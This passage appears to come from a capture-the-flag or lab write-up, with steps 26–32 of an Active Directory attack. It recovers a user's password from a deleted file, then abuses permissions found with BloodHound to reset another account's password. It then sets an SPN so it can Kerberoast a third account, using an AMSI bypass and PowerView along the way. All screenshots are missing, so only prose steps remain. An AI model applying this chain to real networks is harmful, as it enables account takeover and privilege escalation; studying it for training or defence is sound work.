
26: Take a look at Helen’s desktop, and I find **Recycle Bin** contains something.

Image not found or type unknown




27: Recover the file and check its content.

Image not found or type unknown




28: According to the context, we can know **russell.adler’s** password is **Ajobtodo!** now. Check russell.adler’s permission on BloodHound. Russell has **ForChangePassword** permission over **frank.woods**.

Image not found or type unknown



29: And Woods has **GenericWrite** permission over **ir_operator**. We can **set SPN** for ir_operator and crack ir_operator’s password.

Image not found or type unknown



30: Create a **sacrificial session** as **russell.adler**, then **bypass AMSI** and import **powerview.ps1** to change woods’ password.

Image not found or type unknown




Image not found or type unknown






Image not found or type unknown



By this way, we successfully changed frank.woods’ password.

31: Create another sacrificial session as **frank.woods**, and set **SPN** for **ir_operator**.

Image not found or type unknown



32: Kerberoast **ir_operator**, and crack the hash.

Image not found or type unknown

